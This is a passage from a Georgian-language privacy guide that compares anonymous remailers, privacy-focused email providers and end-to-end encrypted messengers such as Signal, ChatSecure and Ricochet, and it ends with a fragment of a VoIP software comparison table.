ვებ-ის ელ-ფოსტას ახასიათებს. ასევე ამ საიტებიდან შესაძლებელია ჰაკერული შეტევების განხორციელებაც.

არსებობს Thunderbird -ის გაფართოება Torbirdy რომელიც ელფოსტას გადაამისამართებს Tor-შ ან Tor, Prox-ით, ან Whonix Gatway-თი. სამწუხაროდ ეს პროგრამა Thinderbird-ის მხოლოდ ძველ ვერსიებთან მუშაობს. თანაც ცვლის ელ-ფოსტის კლიენტის პარამეტრებს და ართულებს შეტყობინებების მიღებას. შესაბამისად მისი გამოყენება შეზღუდულია. თუ გაინტერესებთ, ამ პროგრამის ჩამოტვირთვა შეიძლება ბმულიდან https://addons.thunderbird.net/en-us/thunderbird/addon/torbirdy/.

Remailer-ები.

Remailer-ები არიან ელ-ფოსტის შეტყობინების გადასაგზავნი პროგრამები. ანუ ელ-ფოსტის შეტყობინებას გაუგზავნით ამ პროგრამას, რომელიც მიიღებს და გადააგზავნის ელ-ფოსტას მიმღების მისამართზე. ამ გადაგზავნისას ხდება შეტყობინებისაგან თქვენი მისამართის და ინფორმაციას მოაშორებს.

ეს პროგრამები დაყოფილია ტიპებად. პირველი ტიპის მაგალითია Cypherpunk მას შეგიძლიათ გაუგზავნოთ GPG-თი დაშიფრული შეტყობინება, იგი ამ შეტყობინების ქუდს მოაცლის იდენტიფიკაციის ინფორმაციას და გაუგზავნის მიმღებს სამწუხაროდ მიღებულ შეტყობინებას ვერ უპასუხებთ, რადგან ეს გადამგზავნი არ ინახავს ინფორმაციას თუ ვინ უგზავნის ვის. ასეთი პროგრამები თითქმის აღარ გამოიყენება.

მეორე ტიპის Remailer არის Mixmaster http://mixmaster.sourceforge.net/ რომელიც შეტყობინებების პაკეტებს ყოფს თანაბარი ზომის პაკეტებად და ისე აგზავნის რომ კორელაციის საშუალებითაც ვერ მოხდება გამგზავნის

გამოთვლა. აქაც ვერ უპასუხებთ შემომავალ შეტყობინებას. მისი საიტიდან შეგიძლიათ ჩამოტვირთოთ შესაბამისი სერვერის პროგრამა. ერთერთი ყველაზე პოპულარული სერვერი იყო http://dizum.com.

მესამე ტიპის Remailer-ია https://www.mixminion.net/ მას შეუძლია შეტყობინებების გაგზავნა და მიღება და მისი საშუალებით შეიძლება შეტყობინებას უპასუხოთ. თუმცა, მისი საიტის მიხედვით ეს პროგრამა აღარ ვითარდება და ალბათ არ იმუშავებს. არსებობს მისი გრაფიკული ინტრფეისიც Thunderbird-სათვის https://github.com/cryptodotis/mixgui მაგრამ ეს პროექტი აღარ მუშაობს.

და ბოლოს Nym სერვერები, მათი სახელი მოდის ფსევდონიმისაგან. https://remailer.paranoici.org/ სერვერი საშუალებას გაძლევთ ანონიმური და ფსევდო ანონიმური ინფორმაცია გაუგზავნოთ ახალი ამბების ჯგუფებს. კიდევ ერთი ასეთი პროგრამაა http://is-not-my.name/

ამ პროგრამას უნდა განუსაზღვროთ nym-ი, ანუ თქვენი ანონიმური სახელი, შემდეგ მიაწოდოთ PGP გასაღებები. იმისათვის რომ არ მოხდეს თქვენი სახელის მიბმა რომელიმე შეტყობინებასთან. ამ პროგრამაში შემომავალი შეტყობინებები არ მოდის თქვენთან, ამის მაგივრად ყველა შეტყობინებები იგზავნება ერთ საერთო საფოსტო ყუთში. ეს საფოსტო ყუთი წარმოდგენილია როგორც ახალი ამბების ჯგუფი AAM (Alt.Anonymus.Messages). აქ მიღებული შეტყობინებები დაშიფრულია თქვენ მიერ მიწოდებული გასაღებით და შესაბამისად სხვა ვერავინ წაიკითხავს. აქ როგორც წესი ხდება ყველა შეტყობინების ჩამოტვირთვა და მცდელობა გაიშიფროს ყველა შეტყობინება, ცხადია მხოლოდ თქვენი შეტყობინებები გაიშიფრება.

თუ არ იცით რა არის ახალი ამბების ჯგუფები, მათი ნახვა შეიძლება Web-ზე Google-ში https://groups.google.com/g/alt.anonymous.messages ან შეგიძლიათ ჩამოტვირთოთ ახალი ამბების წამკითხავი პროგრამა News Reader. http://www.easynews.com არის კარგი ინტერფეისი ახალი ამბების წასაკითხად. ცხადია სოციალური მედიის განვითარების შემდეგ ასეთი ახალი ამბების პროგრამები და სერვერები სულ უფრო ნაკლებად გამოიყენება.

FBI-მ მოახერხა ზოგიერთი შეტყობინების სერვერებში შეღწევა და ანონიმიზაციის გვერდის ავლა. შესაბამისად ზოგიერთები დაიჭირეს. ამაზე მეტ ინფორმაციას წაიკითხავთ ამ სტატიაში https://ritter.vg/blog-deanonymizing_amm.html და საიტზე https://grugq.github.io/blog/2013/12/01/yardbirds-effective-usenet-tradecraft/. ეს კი საკმაოდ საინტერესო ვიდეოა იგივე საკითხზე https://www.youtube.com/watch?v=l5JBMyxvuH8.

დამატებითი ინფორმაცია ასევე შეიძლება მიიღოთ ან ბმულებიდან:

https://www.whonix.org/wiki/Nymservers

https://www.whonix.org/wiki/Mixmaster

https://www.debian.org/distrib/packages

ელ-ფოსტის მომსახურების მომწოდებლის არჩევა

ელ-ფოსტის მომწოდებლის არჩევისას უნდა გადაწყვიტოთ რა საფრთხეებს და გამოწვევებს უნდა უპასუხოს ელ-ფოსტამ. ანონიმურობა, ფსევდო ანონიმურობა, კონფიდენციალურობა, ვინ და რამდენად სერიოზულია თქვენი მოწინააღმდეგე https://thetinhat.com/tutorials/messaging/choosing-email.html. არ არსებობს ერთი მომწოდებელი რომელიც ყველა საჭიროებას დაფარავს. შესაბამისად არ არსებობს ისეთი გადაწყვეტა სადაც ერთი მომწოდებლის არჩევით შეიძლება ყველას საჭიროებები დაიფაროს. ყოველი სხვადასხვა მომწოდებელი სხვადასხვა თვისებებს გთავაზობენ, რომლებიც სხვადასხვა საფრთხეებს თუ გამოწვევებს პასუხობენ. თქვენი სიტუაციის მიხედვით უნდა აარჩიოთ შესაბამისი მომწოდებელი.

თუ მხოლოდ ჰაკერების გეშინიათ მაშინ ალბათ G-Mail ერთერთი საუკეთესოა. ისინი იძლევიან ორ ნაბიჯიან ამოცნობის გამოყენების საშუალებას https://www.google.com/landing/2step/, ეს თვისება უნდა გამოიყენოთ, თუ შეგიძლიათ. აქვთ სპამის და ფიშინგის ფილტრები, გატყობინებენ ყოველი საეჭვო წვდომისას. თუ გახსოვთ ვილაპარაკეთ რომ Google-მა აღმოაჩინა რომ NSA მათი ქსელების მონიტორინგს აკეთებდა და ამის შემდეგ თავის

საკუთარ ქსელებშიც კი ინფორმაცია მთლიანად დაშიფრეს https://www.dailymail.co.uk/sciencetech/article-2585608/Google-gives-Gmail-security-boost-bid-stop-spy-snooping.html. კარგი იქნება თუ კარგ ელ-ფოსტის პროგრამას გამოიყენებთ და არა ვებ ინტერფეისს G-Mail-თან სამუშაოდ. თუ კორპორატიული თვალთვალი არის თქვენი საფრთხე, მაშინ არც ერთი დიდ მომწოდებელი არ უნდა გამოიყენოთ, Google, Yahoo, Microsoft, AOL, Hotmail, არ უნდა გამოიყენოთ. მათ შეუძლიათ ელ-ფოსტის წაკითხვა თქვენი თვალთვალი ინტერნეტში და შესაბამისი რეკლამების მოწოდება. თუ ეს მომსახურება უფასოა, ან ისინი მონაცემებს აგროვებენ და ყიდიან, ან აქვთ რაღაც გრანტი საქველმოქმედო ორგანიზაციებიდან. შეეცადეთ გაარკვიოთ როგორ აკეთებს ფულს ელ-ფოსტის მომწოდებელი კომპანია. ეს გეტყვით რას უნდა ელოდეთ. მაგალითად, Google თქვენ მონაცემებს რეკლამისათვის იყენებს. როგორც წესი, ნებისმიერი მომწოდებელი რომელიც ცდილობს რომ სერიოზულად მოეკიდოს უსაფრთხოებას იყენებს დამატებით დაშიფვრასა თუ სხვა საშუალებებს შეტყობინებების დასაცავად. ისინი როგორც წესი იყენებენ ნულოვანი ნდობის მოდელს.

როგორც უკვე იცით ნებისმიერი დაუშფრავი შეტყობინება შეიძლება წაიკითხოს ელ-ფოსტის მომწოდებელმა ან სამთავრობო სტრუქტურებმა, კერძო გასაღების გამოყენება ვებ-თან მუშაობისას სარისკოა. ზოგიერთი მომწოდებელი შეტყობინებების დაშიფვრას გთავაზობთ ვებ კლიენტის საშუალებით. გახსოვდეთ რომ ასეთი მეთოდები სინამდვილეში არ არის ნულოვანი ნდობის მოდელი https://cyberknight.tech/wp-content/uploads/2020/05/Brief_-Applying-zero-trust-to-email-security.pdf. მომწოდებელს აქვს საშუალება რომ წაიკითხოს თქვენი კერძო გასაღები. იყო ასეთი ჰაკერი Max Vision რომელიც დაიჭირეს იმის გამო რომ თავიდან მისი ელ-ფოსტის ვებ კლიენტი ბრაუზერში აკეთებდა კერძო გასაღების დამუშავებას, თუმცა NSA-ს მოთხოვნით მათ შეცვალეს Javascript-ისე რომ კერძო გასაღების დამუშავება ხდებოდა მათ სერვერზე. თუ მაინც აარჩევთ ასეთ მომწოდებელს მათ უნდა დაგარწმუნონ რომ არ გითვალთვალებენ, არ იწერენ თქვენი ბრაუზერის თითის ანაბეჭდს და ა.შ. ბოლომდე ამაში დარწმუნებული ვერასოდეს ვერ იქნებით, მაგრამ თუ ამას არც ამბობს კომპანია, მითუმეტეს ისინი გითვალთვალებენ. ჩვენთვის ცნობილია ორი მომწოდებელი რომლებიც დიდი ალბათობით იყენებენ ნულოვანი ნდობის მოდელს: Paubox https://www.paubox.com/content/pricing/ და Tutanota https://tutanota.com/ გაითვალისწინეთ რომ ნულოვანი ნდობის მოდელი მუშაობს მხოლოდ თქვენ და თქვენს მომწოდებელს შორის და იმ შეტყობინებებისათვის რომელიც თქვენი მომწოდებლის შიგა ქსელში გადაიცემა. Tutanota საშუალებას გაძლევთ პაროლით დაშიფროთ შეტყობინება. თუმცა იმის გამო რომ პაროლთან დაკავშირებული გასაღების შექმნა ხდება მათ სერვერზე მათ ფაქტიურად იციან თქვენი პაროლი. ცხადია, როგორც ყველაფერს სხვას ამ საიტებსაც აქვთ პრობლემები და არ არიან იდეალური თუმცა, უმეტეს შემთხვევებისათვის მათი გამოყენება საკმარისი იქნება. ბოლო-ბოლო თუ ნამდვილი კონფიდენციალურობა გინდათ, შეტყობინება უნდა დაშიფროთ საკუთარ კომპიუტერზე რომელიც შეიძლება არც იყოს ქსელზე მიერთებული, და შემდეგ ჩასვათ ელ-ფოსტის შეტყობინებაში. ასეთი დაშიფრული შეტყობინების გახსნა კი პრაქტიკულად შეუძლებელია. ცხადია ეს არ არის დიდად მოსახერხებელი მაგრამ ბევრად უსაფრთხოა.

იმის გამო რომ ქვეყნებს აქვთ მონაცემების შენახვის კანონები, ელ-ფოსტის მომწოდებელი ხშირად ვალდებულია შეინახოს ინფორმაცია თქვენს შესახებ https://www.eff.org/issues/mandatory-data-retention. ზოგი ქვეყანა მიჰყვება ამ წესებს და ზოგი უარს ამბობს მათ შესრულებაზე. უნდა გადაამოწმოთ რომელ ქვეყანაში რა წესებია როცა ასეთი რამ დაგჭირდებათ, ჩვენი ინფორმაციით მონაცემების შენახვის წესებს EU-ში არ მიჰყვება ბულგარეთი, კვიპროსი, ისლანდია, ლუქსემბურგი, ჰოლანდია, რუმინეთი, სერბეთი და შვედეთი. შეეცადეთ არ გამოიყენოთ ის მომწოდებლები რომლებიც არიან დარეგისტრირებული ქვეყნებში რომლებიც თქვენ მოწინააღმდეგეებს წარმოადგენენ. თუ დასავლური თვალთვალის გეშინიათ ალბათ გვერდი უნდა აუაროთ ავსტრალიას, აშშ-ს, გაერთიანებულ სამეფოს, ახალ ზელანდიას და კანადას. შეეცადეთ ასევე მოერიდოთ ევროპის უმეტეს ქვეყნებს.

ყოველთვის შეინახეთ ელ-ფოსტა დაშიფრული, წაშალეთ რაც არ გჭირდებათ, შეამოწმეთ ელ-ფოსტის კლიენტი ანონიმურობაზე როგორც ეს უკვე განვიხილეთ, შეეცადეთ გადაიხადოთ კრიპტო ვალუტით ან სხვა გადახდის მეთოდით რომელიც კვალს არ ტოვებს, ან სულაც გამოიყენეთ უფასო მომსახურება. ელ-ფოსტის მომწოდებელი არ უნდა ბლოკავდეს ანონიმიზაციის იმ მომსახურებას რომლების გამოყენებასაც აპირებთ, მაგალითად Tor, VPN და სხვა. რ უნდა იყენებდნენ სხვა დიდი კომპანიების მომსახურებას, მაგალითად Google Apps. მათ უნდა ჰქონდეთ ფიზიკური კონტროლი თავის სერვერებზე. ჯობია არ გამოიყენოთ ღრუბელის სერვერზე მოთავსებული

მომსახურება. თუ შეუძლიათ რომ ზედმეტ სახლების (Aliases) გამოყენების საშუალება მოგცენ კარგი იქნება რადგან შეძლებთ იზოლაცია გაუკეთოთ სხვადასხვა ტიპის კომუნიკაციას. გადახედეთ კომპანიის ისტორიას, როგორ იქცეოდნენ აქამდე? როდესმე ხომ არ მიუციათ ინფორმაცია მთავრობისათვის? როდესმე ხომ არ დააჰაკერეს? რა მოხდა დაჰაკერების შემდეგ? გაძლევენ თუ არა საკუთარი დომენის სახელის გამოყენების საშუალებას. შეიძლება თუ არა კომპიუტერზე დაფუძნებული პროგრამით შეტყობინებების მიღება და რა პროტოკოლებს იყენებენ.

ეს საიტი https://www.prxbx.com/email/ მოგცემთ უსაფრთხოებაზე ფოკუსირებული ელ-ფოსტის მომწოდებლების სიას და თითოეულის აღწერას. ასევე კარგი საიტია https://www.reddit.com/r/privacy/comments/1k2aqo/in_the_wake_of_the_lavabit_shutdown_were_looking/. მაგრამ ალბათ ყველაზე უკეთესი უსაფრთხო ვარიანტია თუ თქვენ საკუთარ ელ-ფოსტის სერვერს გააკეთებთ. ეს არ არის ბევრ დანახარჯთან დაკავშირებული, მაგრამ ცხადია ტექნიკური ცოდნა დაჭირდება მის დაყენებას და მუშაობას. ცხადია სერვერი უნდა გაამაგროთ ჰაკერების წინააღმდეგ.

კიდევ ერთი საშუალებაა https://mailinabox.email/ რომელიც საკუთარი სერვერის გამარტივებული ვარიანტია. მართალია სერვერი დაგჭირდებათ მაგრამ შეძლებთ რამდენიმე ნაბიჯში ადვილად დააყენოთ G-Mail-ის ტიპის საკუთარი სერვერი.

ელ-ფოსტის ალტერნატივები

შესაძლებელია გამოიყენოთ ელ-ფოსტის ალტერნატივები, მაგალითად ჩათის პროგრამები როგორიც არის Signal, Chat Secure, Cryptocat და სხვა. რომლებსაც შესაბამის თავში განვიხილავთ.

ელ-ფოსტის განსხვავებული ალტერნატივა არის i2p Bote იგი რაღაც პერიოდში არ მუშაობდა თუმცა მოხდა მისი აღდგენა https://github.com/mhatta/i2p.i2p-bote. იგი სრულად დეცენტრალიზებული განაწილებული სისტემაა, რომელსაც აქვს ძლიერი ფოკუსი უსაფრთხოებასა და კონფიდენციალურობაზე. მასთან დაკავშირება ხდება ჩვეულებრივი ელ-ფოსტის პროტოკოლებით. შეტყობინებები სრულად არის დაშიფრული მთელი გზის განმავლობაში, დაშიფვრის გასაღებია გამგზავნის კერძო გასაღები. იგი ასევე აკეთებს ელ-ფოსტის გადაგზავნას და ამითი ახდენს მათი უსაფრთხოების გაუმჯობესებას. ეს ბმული https://thetinhat.com/tutorials/messaging/i2p-bote-thunderbird.html იძლევა კარგ სახელმძღვანელოს i2p Bote-ს გამოყენებისათვის Thunderbird-თან.

კიდევ ერთი ასეთი პროგრამაა Bitmessage https://wiki.bitmessage.org/index.php/Main_Page. ამ პროგრამაში აღმოაჩინეს გარკვეული უსაფრთხოების სისუსტეები. თუმცა ბოლო ვერსიაში მოხდა ამ სისუსტის აღმოფხვრა. იგი წარმოადგენს P2P ტიპის პროგრამას და შეუძლია ორ სუბიექტს შორის ან მომხმარებლების ჯგუფისათვის შეტყობინებების გაგზავნა. იყენებს ძლიერ ვინაობის დადგენის მეთოდებს, შესაბამისად თითქმის შეუძლებელია ვინაობის შეცვლა და არა მეტა მონაცემების დამალვა. ქსელი შეტყობინებებს ინახავს მხოლოდ 2 დღის განმავლობაში. თუ უფრო დაწვრილებით გინდათ ამის გაკეთება წაიკითხეთ ეს სტატია https://bitmessage.org/bitmessage.pdf.

სხვა ალტერნატივებია Retroshare http://retroshare.cc/index.html და Confidential Mail https://www.confidantmail.org/.

მესენჯერები

ამ თავის მიზანია განიხილოს და დაგეხმაროთ შესაბამისი ტექსტური, ხმოვანი ან ვიდეო არჩევაში.

შესავალი მესენჯერებში


მესენჯერების უამრავი არჩევანია და სამწუხაროდ თუ უსაფრთხოება და კონფიდენციალურობა გაწუხებთ უნდა იცოდეთ, რომ ბევრი პროგრამა არ არის შესაბამისი სტანდარტის, თანაც დღეს თუ რომელიმე პროგრამა არ არის სანდო, ხვალ, გადამუშავების შემდეგ, შეიძლება ეს პროგრამა გახდეს სანდო. Whatsup ამის კლასიკური მაგალითია. იგი თავიდან არ იყო სანდო, შემდეგ გახდა საკმაოდ სანდო პროგრამა, თუმცა ბოლო დროს ისმის ლაპარაკი რომ მათი გასაღები მთავრობებს ჩაუვარდათ ხელში. ეს მესენჯერი განსაკუთრებით გაუმჯობესდა მას შემდეგ რაც იგი Facebook-მა შეისყიდა, მას აქვს სრული დაშიფვრა ბოლოებს შორის. თუმცა გარკვეული სისუსტეების გამო ჰაკერებმა მოახერხეს ვირუსების ატვირთვა ზოგიერთ კომპიუტერზე. ეს ბმული მოგიყვებათ მეტს ამასთან

დაკავშირებით https://www.makeuseof.com/tag/4-security-threats-whatsapp-users-need-know/. მესენჯერის შერჩევა უნდა მოხდეს შემდეგი კრიტერიუმებით:

1. არის თუ არა დაშიფვრა გადაცემისას;
2. დაშიფვრა არის თუ არა ისე გაკეთებული რომ მომსახურების მომწოდებელს არ შეეძლოს შეტყობინებების წაკითხვა;
3. შეგიძლიათ თუ არა კონტაქტის ვინაობის შემოწმება;
4. ქნება თუ არა ძველი შეტყობინებები დაცული თუ თქვენი გასაღები დაიკარგა;
5. არის თუ არა ღია არქიტექტურის პროგრამა;
6. არის თუ არა უსაფრთხოება სწორად დოკუმენტირებული;
7. იყო თუ არა კოდის აუდიტი გაკეთებული ცოტა ხნის წინ.

ჩვეულებრივ უნდა აარჩიოთ ნულოვანი ნდობის კონცეპციაზე დაფუძნებული პროგრამა.

ეს ბმული https://www.securemessagingapps.com/ გიჩვენებთ სხვადასხვა მესენჯერის შეფასებას:



Signal

ყველაზე უფრო უსაფრთხო მესენჯერებია: Signal, Cryptocat, Chatsecure, Ricochet.

Open Whisper Systems-ის მესანჯერი Signal არის ერთ-ერთი ყველაზე უფრო უსაფრთხო პროგრამა Android-სათვის, რომელიც შექმნილია ტექსტის მიმოცვლისა და ხმის კავშირისათვის. კავშირი ბოლოებს შორის სრულად დაშიფრულია. ამ პროგრამას შეუძლია როგორც ორ პირს შორის კავშირი, ისე ჯგუფებისათვის შეტყობინების გაგზავნას. იგი დაშიფრული კავშირის საშუალებით აგზავნის შეტყობინებებს, ხმის კავშირს და ასევე ფაილებს. მომხმარებლებს შეუძლიათ შეამოწმონ გამომგზავნის ვინაობა და ხმის კავშირის დროს შეამოწმონ კავშირის ხარისხი ბოლოებს შორის ორი სიტყვის შედარების საშუალებით. ამ ბმულიდან https://play.google.com/store/apps/details?id=org.thoughtcrime.securesms შეგიძლიათ ჩამოტვირთოთ Signal-ის Android-ვერსია. ხოლო ეს ბმული https://apps.apple.com/app/id874139669 არის IOS-სათვის. ამ ბმულით https://ssd.eff.org/en/module/how-use-signal-ios გაარკვევთ როგორ გამოიყენოთ Signal IOS-ზე. აქ კი https://ssd.eff.org/en/module/how-use-signal-android ნახავთ Android-ის სახელმძღვანელოს.

Signal-ის პროტოკოლი გამოიყენეს WhatsApp, Facebook Messenger და Google Messenger-ში. თუმცა არცერთი არ არის იდეალური, მაგრამ ის ფაქტი რომ Signal-ის პროტოკოლს იყენებს კარგის ნიშანია. Signal-მა გაიარა კრიპტოგრაფული აუდიტი რომელმაც აჩვენა რომ კრპტოგრაფულად კარგი პროგრამაა.

Chatsecure

შეგიძლიათ ჩამოტვირთოთ ბმულიდან https://chatsecure.org/ Android და IOS-სათვის. უფასო და ღია არქიტექტურის პროგრამაა, რომელიც იყენებს ე.წ. Off The Record Messaging (OTR) დაშიფვრას, ეს მეთოდი ცნობილია როგორც ერთერთი საუკეთესო და რომელიც ვერ გატეხეს. იგი იყენებს AES ალგორითმს 128 ბიტიანი გასაღებით, SHA 1 ჰეშს ფუნქციას და Diffie-Hellman ინფორმაციის გაცვლის მეთოდს 1536 ბიტიანი ჯგუფის ზომით. ამ პროგრამით შეიძლება დაუკავშირდეთ თქვენი Facebook ან Google ანგარიშებს ან შექმნათ ახალი ანგარიშები XMPP სერვერებზე, მათ შორის Tor-ის გავლით, ან შეუერთდეთ თქვენ საკუთარ სერვერს. ეს პროგრამა სრულად ინტეგრირდება იმ კლიენტებთან რომლებიც მხარს უჭერენ OTR-ს და XMPP-ს.

კარგი პროგრამაა რომელიც Android და IOS და სხვა OTR კლიენტებთან მუშაობს.

ამ პროგრამის დაყენების სახელმძღვანელოს ნახავთ ბმულზე https://cloudsmack.noblogs.org/post/2015/01/02/install-chatsecure-on-android-and-iphone/ თუმცა ძალიან ადვილი გამოსაყენებელია და ალბათ სახელმძღვანელო არც არის საჭირო.

Cryptocat **https://github.com/cryptocat/cryptocat**

შიფრავს ინფორმაციას კლიენტის მოწყობილობაზე და მხოლოდ ანდობს სერვერს დაშიფრულ მონაცემებს. არსებობს მხოლოდ, Windows, Linux. Mac-სათვის. კარგი პროგრამაა თუმცა 2019-ში მისი განახლება შეწყდა https://en.wikipedia.org/wiki/Cryptocat. შესაბამისად ალბათ ჯობია არ გამოიყენოთ.

Ricochet **https://en.wikipedia.org/wiki/Ricochet_(software)**

წარმოადგენს საკმაოდ კარგ პროგრამას, არის ღია არქიტექტურის და უფასო. შეიქმნა Tor მომსახურებაზე დაყრდნობით. იგი ქმნის დამალულ მომსახურებას და უკავშირდება თქვენ კონტაქტებს ისე რომ არ გასცემს თქვენ მდებარეობას, ანუ IP მისამართს. ეს პროგრამა გაძლევთ ცალსახა მისამართს რომელზეც შეუძლიათ გამოგიგზავნონ მოთხოვნები რომ დაამატოთ კონტაქტების სიას. მოგვიანებით შეიქმნა Ricochetrefresh რომელმაც გააუმჯობესა ეს პროგრამა და ფაქტიურად გააგრძელა პროგრამის განვითარება, მისი ჩამოტვირთვა შეგიძლიათ ამ ბმულიდან https://www.ricochetrefresh.net/ ეს პროგრამა გაახლებულია რომ გამოიყენოს Tor-ის 3.0 ვერსია, შესაბამისად არ არის თავსებადი Rocochet-ის ძველ ვერსიასთან. პროგრამა დაწერილია linux, Mac და Windows-სათვის.

სხვა მესენჯერები

არსებობენ სხვა საინტერესო პროგრამებიც:

Kontalk https://www.kontalk.org/ რომელიც იყენებს საზოგადოებაზე დაფუძნებულ ბოლოებს შორის დაშიფვრას.


Conversations https://play.google.com/store/apps/details?id=eu.siacs.conversations ეს პროგრამა მხარს უჭერს OTR-ს და Open PGP-ს.

Viber https://www.viber.com/en/download/ შექმნილია Android, IOS, MAC Windows-სათვის. ბოლოებს შორის კარგი დაშიფვრა აქვს. ამ პროგრამას აქვს ერთი თვისება რაც მას სხვებისაგან გამოარჩევს აქ შეგიძლიათ თქვენი შეტყობინებები წაშალოთ არა მარტო თქვენი მოწყობილობიდან არამედ ყველა სხვა მოწყობილობებიდან რომლებსაც ეს შეტყობინება გაუგზავნეთ. ცნობილია რომ შუა კაცის შეტევის საშუალებით ხერხდება შეტყობინებების დაჭერა და წაკითხვა, იმისათვის რომ ეს არ მოხდეს კონტაქტები, რომლებსაც იცნობთ, უნდა მოათავსოთ სანდო კონტაქტების სიაში. ასეთ კონტაქტთან დარეკვისას ეკრანზე გამოჩნდება ბოქლომის ნიშანი. ორივე მხარემ უნდა დააჭიროს ამ ნიშანს. პროგრამა ორივე მხარეს მიაწოდებს კოდს, რომელიც ორივე ბოლოში ერთნაირი უნდა იყოს. თუ ბოქლომი გამწვანდება ე.ი. ყველაფერი წესრიგშია. თუ ბოქლომი გაწითლდა მაშინ არ ხართ დაცული და ეს პროცედურა უნდა გაიმეოროთ ან კავშირის სახვა საშუალება გამოიყენოთ.

Jami https://jami.net/ არის განაწილებული ქსელის მესენჯერი, რომელსაც არ სჭირდება ცენტრალური სერვერი. შესაბამისად ძნელია მისი დაჰაკერება. არსებობს Android, IOS, Mac, Linux, Windows სისტემებისათვის უფასოა, ღია არქიტექტურის, იცავს ანონიმურობას. თუ მომხმარებლები არიან ერთ ქსელში შეუძლიათ კომუნიკაცია იმ შემთხვევაშიც თუ ინტერნეტი გაითიშა. იყენებს ბოლოებს შორის დაშიფვრას X.509 პროტოკოლით.

Tox https://tox.chat/ კიდევ ერთი მესენჯერი, აქვს ბოლოებს შორის დაშიფვრა, შექმნილია სხვადასხვა ოპერაციული სისტემებისათვის.

და ბოლოს ვიკიპედიას საშუალებით https://en.wikipedia.org/wiki/Comparison_of_VoIP_software შეგიძლიათ ნახოთ სხვადასხვა საკომუნიკაციო პროგრამების შედარება



Desktop applications [edit]

Program	Operating systems	License	Costs	Protocols	Codecs	Encryption	Max conference peers	Other abilities	Latest release
AudioCodes MobilityPLUS	Windows, Android, iOS	Proprietary	?	SIP, RTP, XMPP, STUN, ICE	G.722 wideband, G.711a, G.711u, iLBC, G.729a, SILK, GSM, VP8, H.264, Opus	TLS, SRTP	Unknown	Voice, video, IM, Group chat, content sharing, SMS and MMS over IP services, native and social network contacts integration, incoming call/IM push notifications.	2014; 7 years ago
